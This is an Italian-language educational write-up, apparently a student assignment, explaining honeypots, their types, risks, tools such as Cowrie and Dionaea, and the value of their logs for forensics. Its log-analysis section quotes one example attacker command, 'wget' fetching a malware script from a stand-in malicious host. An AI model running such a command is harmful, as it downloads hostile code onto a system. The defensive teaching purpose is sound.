
ConsegnaS5L5

HONEYPOT

La Caccia al ladro invisibile



Definizione delle Honeypot

Cos’è una Honeypot in Cybersecurity

Una honeypot è un sistema o risorsa digitale progettata per sembrare un obiettivo allettante per gli attaccanti, ma che in realtà serve a:

- Attirare gli attaccanti per studiarne comportamenti, tecniche e strumenti.
- Raccogliere informazioni sugli attacchi per migliorare la sicurezza.
- Distrarre gli attaccanti dalle risorse critiche reali.

Le honeypot sono volutamente vulnerabili o configurate per attirare exploit, consentendo agli analisti di monitorare e analizzare l'attività malevola.

Tipi principali di Honeypot

1. **Honeypot a bassa interazione:**
    - Simulano servizi base (es. SSH, HTTP) ma non eseguono sistemi completi.
    - Vantaggi: Basso rischio, facile da configurare.
    - Svantaggi: Limitano la quantità di informazioni che si possono raccogliere.
    - Esempio: Simulare un server web vulnerabile per catturare exploit di base.
2. **Honeypot ad alta interazione:**
    - Eseguono sistemi operativi reali con vulnerabilità configurate intenzionalmente.
    - Vantaggi: Raccolgono dati dettagliati sugli attaccanti (es. comandi eseguiti, malware caricato).
    - Svantaggi: Rischio più alto (l'attaccante potrebbe usarli per attaccare altre reti).
    - Esempio: Un server Windows completamente operativo configurato con vulnerabilità note.
3. **Honeynets:**
    - Reti complete di honeypot progettate per simulare un'intera infrastruttura aziendale.
    - Vantaggi: Forniscono un contesto realistico e possono rilevare movimenti laterali.
    - Svantaggi: Complessi da configurare e mantenere.
    - Esempio: Simulare un'intera rete aziendale con server, client e dispositivi IoT.

Vantaggi delle Honeypot

1. Raccolta di intelligence sugli attacchi:
    - Monitorano le tecniche, gli strumenti e i comportamenti degli attaccanti.
    - Raccolgono indicatori di compromissione (IoC).
2. Riduzione del rumore nei log:
    - Poiché attirano solo traffico malevolo, i dati raccolti sono di alta qualità rispetto ai sistemi di monitoraggio tradizionali.
3. Distrazione per gli attaccanti:

- Gli attaccanti potrebbero perdere tempo prezioso sulle honeypot, riducendo i rischi per le risorse reali.

4. Sperimentazione sicura:
    - Permettono di testare exploit e difese in un ambiente controllato.

Rischi e Limitazioni delle Honeypot

1. Rischio di compromissione:
    - Se un attaccante compromette una honeypot ad alta interazione, potrebbe usarla per lanciare attacchi contro altre reti.
2. Falso senso di sicurezza:
    - Gli attaccanti più avanzati potrebbero riconoscere la honeypot e evitarla, lasciando la rete reale vulnerabile.
3. Limitata visione del traffico:
    - Le honeypot catturano solo ciò che viene diretto verso di loro e non rilevano movimenti laterali all'interno della rete reale.
4. Mantenimento e aggiornamenti:
    - Possono essere complesse da configurare e richiedere monitoraggio continuo.

Definizione delle Honeypot

1. **Cowrie:**
    - Scopo: Honeypot SSH e Telnet a bassa/alta interazione.
    - Funzionalità principali: Simula un sistema Linux con accesso SSH/Telnet, cattura comandi e file caricati dagli attaccanti.
    - Utilizzo reale: Perfetto per studiare brute force e movimenti post-compromissione.
    - Vantaggio: Facile da configurare e fornisce log dettagliati.
2. **Dionaea:**
    - Scopo: Honeypot multi-protocollo (es. SMB, FTP, HTTP).
    - Funzionalità principali: Rileva malware, cattura exploit, e registra file eseguibili.
    - Utilizzo reale: Ideale per raccogliere malware e analizzare gli attacchi multi-vettore.
    - Vantaggio: Compatibile con sistemi di analisi come Cuckoo Sandbox.
3. **Honeyd:**
    - Scopo: Simula intere reti con servizi personalizzabili.
    - Funzionalità principali: Emula dispositivi, OS, e servizi vulnerabili.

- Utilizzo reale: Perfetto per confondere gli attaccanti e raccogliere informazioni su scansioni di rete.
- Vantaggio: Offre una simulazione altamente personalizzabile.

Uso Pratico: Analisi dei Log generati

Dati registrati dalle honeypot

1. Indirizzo IP dell’attaccante:
   - Es. "192.168.1.10" – utile per identificare la fonte dell’attacco.
2. Timestamp:
   - Quando è stato effettuato l’attacco (es. "2024-12-06 15:32:10").
3. Comandi eseguiti:
   - Es. "wget malicious.com/malware.sh" – indica che l’attaccante ha tentato di scaricare un malware.
4. Credenziali tentate:
   - Es. Username/password utilizzati negli attacchi di forza bruta.
5. Payload e file caricati:
   - Es. Malware o script eseguiti sulla honeypot.

Valore dei log per l’analisi forense

1. Identificazione delle tecniche:
   - Aiutano a comprendere come gli attaccanti si muovono e quali vulnerabilità tentano di sfruttare.
2. Creazione di firme di rilevamento:
   - I log possono essere utilizzati per aggiornare i sistemi di rilevamento intrusioni (IDS).
3. Indicatori di compromissione (IoC):
   - Gli IP, hash di file e comandi catturati possono essere condivisi con altre organizzazioni per rafforzare la sicurezza globale.
4. Analisi dei malware:
   - I file catturati possono essere esaminati per studiare nuovi tipi di minacce.